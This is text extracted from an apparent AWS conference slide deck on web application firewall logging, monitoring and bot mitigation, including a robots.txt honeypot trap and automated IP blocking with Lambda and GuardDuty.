
## Integrated with Kinesis Firehose

- Raw HTTP/S headers along with information on which AWS WAF rules are triggered
- Logs can be stored in Amazon S3 for compliance and auditing
- Useful for troubleshooting custom WAF rules and Managed Rules



## Integrated with Amazon CloudWatch

- Monitor web requests and web ACLs with near real-time metrics
- Create alarms that send message when the alarm changes state





# Advanced mitigation strategies

Customer example: eVitamins

eVitamins

Uses “honeypot” strategy and  
automated IP Blacklist AWS  
Lambda for automation


# Bot strategy #1: The honeypot

What we need...

- **IPSet**: contains our list of blocked IP addresses
- **Rule**: blocks requests if requests match IP in our **IPSet**
- **WebACL**: allow requests by default, contains our **Rule**

and...


- Mechanism to **detect** bad bots
- Mechanism to **add** bad bot **IP address** to **IPSet**




# Bot Strategy #1: The honeypot



Bad bot



Good bot



```
$ cat webroot/robots.txt
User-agent: *
Disallow: /honeypot/
```


```
<a href="/honeypot/" class="hidden" aria-hidden="true">click me</a>
```

# Bot strategy #1: The honeypot

## Initial request



## Subsequent requests




Customer example: The Pokémon Company

# **The Pokémon Company**

Created bot mitigation strategy  
using AWS WAF

# Bot Strategy #2: IP blacklisting with TTL



# Automate security

## **Implement automatic:**

- Detection
- Controls
- Alerts


## **Example using:**

- Amazon GuardDuty
- AWS Lambda
- AWS WAF
- Amazon DynamoDB






# Automatically block suspicious hosts



# Relevant sessions

- SEC220-S – Avoiding cloud security anti-patterns the right way
- SEC313-S – Beyond the scripts: Governance automation master class
- SEC332-R1 – Bot mitigation at the edge
- SEC333-R – Protect distributed web apps: AWS WAF & AWS Firewall Manager
- SEC344-R – Scaling security group management with AWS Firewall Manager
- SEC346-R1 – Automating remediation of noncompliant configurations

# Defense-in-depth review



- Building on a **secure platform**
- Building security **IN** your application
- Building security **AROUND** your application

# Learn security with AWS Training and Certification

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# Thank you!



Please complete the session  
survey in the mobile app.